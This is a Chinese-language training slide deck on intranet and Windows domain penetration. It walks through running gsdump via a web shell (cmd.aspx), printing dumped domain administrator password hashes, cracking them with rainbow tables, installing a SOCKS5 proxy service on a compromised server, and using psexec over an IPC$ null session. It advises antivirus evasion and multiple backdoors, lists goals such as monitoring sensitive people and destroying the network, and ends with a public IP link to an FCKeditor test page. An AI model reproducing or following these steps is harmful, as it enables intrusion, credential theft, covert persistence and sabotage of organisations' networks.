内网渗透&域渗透安全培训

培训人员:Nothing

课程列表

- 1.认识内网和域
- 2.域渗透的案例
- 3.域渗透的经验
- 4.内网渗透的目的
- 5.渗透测试工具简单介绍
  - 5.1.gsdump的使用
  - 5.2.Ophcrack查询彩虹表破解Hash
  - 5.3.Sock5代理的简单应用
  - 5.4.Psexec工具的使用（Pstools工具集）

1.认识内网和域

- 1.1什么是内网
  - 局域网（Local Area Network，LAN）是指在某一区域内由多台计算机互联成的计算机组。一般是方圆几千米以内。局域网可以实现文件管理、应用软件共享、打印机共享、工作组内的日程安排、电子邮件和传真通信服务等功能。局域网是封闭型的，可以由办公室内的两台计算机组成，也可以由一个公司内的上千台计算机组成。

1.认识内网和域

- 1.2什么是域
  - 域(Domain)是Windows网络中独立运行的单位，域之间相互访问则需要建立信任关系 (即Trust Relation)。信任关系是连接在域与域之间的桥梁。当一个域与其他域建立了信任关系后， 2个域之间不但可以按需要相互进行管理，还可以跨网分配文件和打印机等设备资源，使不同的域之间实现网络资源的共享与管理。
  - 域既是 Windows 网络操作系统的逻辑组织单元，也是 Internet的逻辑组织单元，在 Windows 网络操作系统中，域是安全边界。域管理员只能管理域的内部，除非其他的域显式地赋予他管理权限，他才能够访问或者管理其他的域 ;每个域都有自己的安全策略，以及它与其他域的安全信任关系。
  - 域：域是一种管理边界，用于一组计算机共享共用的安全数据库，域实际上就是一组服务器和工作站的集合。

1.认识内网和域

- 1.3内网和域的区别和联系
  - （1）.内网可以是简单的工作组划分，并不一定含有域。简单的内网结构划分工作组即可高效管理。
  - （2）.域中必然存在内网。Why?
  - （3）.域和域之间可以通过VPN等设备进行连接，并建立从属和平行的域关系。
  - （4）.内网和域的应用范围。

2.域渗透的案例

- 2.1案例一：
  - 某民营企业：
    - （1）公司职员小于150人
    - （2）公司并不存在外部App应用程序
    - （3）公司内部划分为几个简单的分工工作组
    - （4）公司并没有SSLVPN接入设备
    - （5）公司没有通过代理服务器访问互联网
    - （6）公司部署有Mcafee企业级杀毒软件
    - （7）公司的目标文件在同一的文件服务器上（未采用DFS）

2.域渗透的案例

- 2.2案例二：
  - 某军工企业
    - （1）存在于大型域林中，管理专业化
    - （2）层层加密，层层验证，日志审计频繁
    - （3）全部数据经过Bluecoat代理服务器上网
    - （4）所有人员登录需要生物识别系统
    - （5）企业部署有军方专用杀毒软件
    - （6）企业域控制器多达200余台
    - （7）企业子公司遍布全球
    - （8）企业含有多种语言类型

3.域渗透的经验


- 1.千万不能招惹管理员
- 2.不要迷信漏洞、0day、工具等。这些永远是辅助作用
- 3.平日针对所有的工具进行多种杀毒软件的免杀测试
- 4.各个击破，不得盲目冒进
- 5.多元化后门，保证权限稳固

4.内网渗透的目的

- 1.监控指定的敏感人士
- 2.获取内网中存在的敏感资料
- 3.摧毁内网结构
- 4.进入下一个内网

5.渗透测试工具简单介绍

- 5.1 gsdump的使用
  - 1.认识gsdump：



5.渗透测试工具简单介绍

- 2.使用gsdump导出VMCompany公司所在域的域管理员Hash值：

```
VM_WEB\IUSR_VM_WEB::9b8330ca488438caa68f22c7dffb6270:09e465cb42976ea1acfa85445af21b7a:::
VMCORP\Administrator::f6f16d3827cc64afdc1a73e6cea67ec5:43e8d7e002e4fbba155c48ede5bf9a62:::
VMCORP\VM_WEB$::00000000000000000000000000000000:274671058c42d60dcb5d485b396a023f:::
VMCORP\Administrator::f6f16d3827cc64afdc1a73e6cea67ec5:43e8d7e002e4fbba155c48ede5bf9a62:::
VMCORP\VM_WEB$::00000000000000000000000000000000:274671058c42d60dcb5d485b396a023f:::
Administrator(current):500:95fe44a785644f042f752351e0ee69cc:7472530208b1a39c9edaa0e41c4c96c7:::
ASPNET(current):1006:4bea5795241d35cf05d70d766e99267d:c5767da20f25f533f90af09974669ccf:::
Guest(current-disabled):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_VM_WEB(current):1003:9b8330ca488438caa68f22c7dffb6270:09e465cb42976ea1acfa85445af21b7a:::
IWAM_VM_WEB(current):1004:3816debf96e95a8644bdcb69abedd0d6:be7434318323f4e39f83a81320e61d7c:::
```

5.渗透测试工具简单介绍

– 3.实践操作：

http://192.168.196.2/


http://192.168.196.2/cmd.aspx

c:\gsdump.exe -a

查看分析并保存导出的Hash结果


5.渗透测试工具简单介绍

- 5.2 Ophcrack查询彩虹表破解Hash
  - 1.认识Ophcrack：



5.渗透测试工具简单介绍

– 2.使用Ophcrack查询彩虹表破解VMCompany导出的域管理员Hash：



5.渗透测试工具简单介绍

- 3.Ophcrack的实践操作：
- 正确安装Ophcrack
- 正确下载并导入彩虹表
- 正确配置Ophcrack准备破解Hash
- 正确导入Hash值并进行破解


5.渗透测试工具简单介绍

- 5.3 Sock5代理的简单应用
  - 1.认识Sock5.exe

```
C:\>sock5.exe
SkServer v1.08 - is freeware, All Rights Reserved by snake.From 2001 to 2002.
Run with paramater below list:
   -Install      (Install the service)
   -Remove       (Remove the service)
   -Debug 1813   (Run as console program at port 1813)

         ~ Next are about service registry value setting ~
   -config Show [Port/StartType/Client/SkServer]  (Show current config)
   -config Port [NewPort]                 (Set/Show SkServer's Port)
   -config StartType [1~3]                (Set/Show StartType)
                                          ( 2-Auto, 3-Manual, 4-Disable)
   -config Client     [add/del/change] [IP Mask Enable]
                      (Show/add/del/change Client Set)
   -config SkServer   [add/del/change] [IP Port Enable]
                      (Show/add/del/change Pass Skserver Set)


visit my homepage: [http://snake.gnuchina.org]

C:\>
```


5.渗透测试工具简单介绍

- 2.在VM Company的Web服务器上安装Sock5代理




5.渗透测试工具简单介绍

– 3.在外网通过Sockscap工具连接配置好的Sock5代理：



5.渗透测试工具简单介绍

– 4.通过Sockscap代理的远程桌面连接和查询彩虹表破解出的域管理员密码登陆目标域控制器远程桌面：




5.渗透测试工具简单介绍

– 5.实战演练：

- c:\sock5.exe -install
- c:\sock5.exe -config port 443
- c:\sock5.exe -config starttype 2
- net start skserver
- 配置Sockscap
- 登陆VMCompany域VMCorp的域控制器


5.渗透测试工具简单介绍

- 5.4 Psexec工具的使用（Pstools工具集）
  - 1.认识Psexec：



5.渗透测试工具简单介绍

– 2.使用Psexec远程执行命令



5.渗透测试工具简单介绍

– 3.实际操作：

net use \\127.0.0.1\IPC$ "" /user:administrator

Psexec \\127.0.0.1 cmd

- http://222.18.158.151/fckeditor/editor/filemanager/connectors/test.html#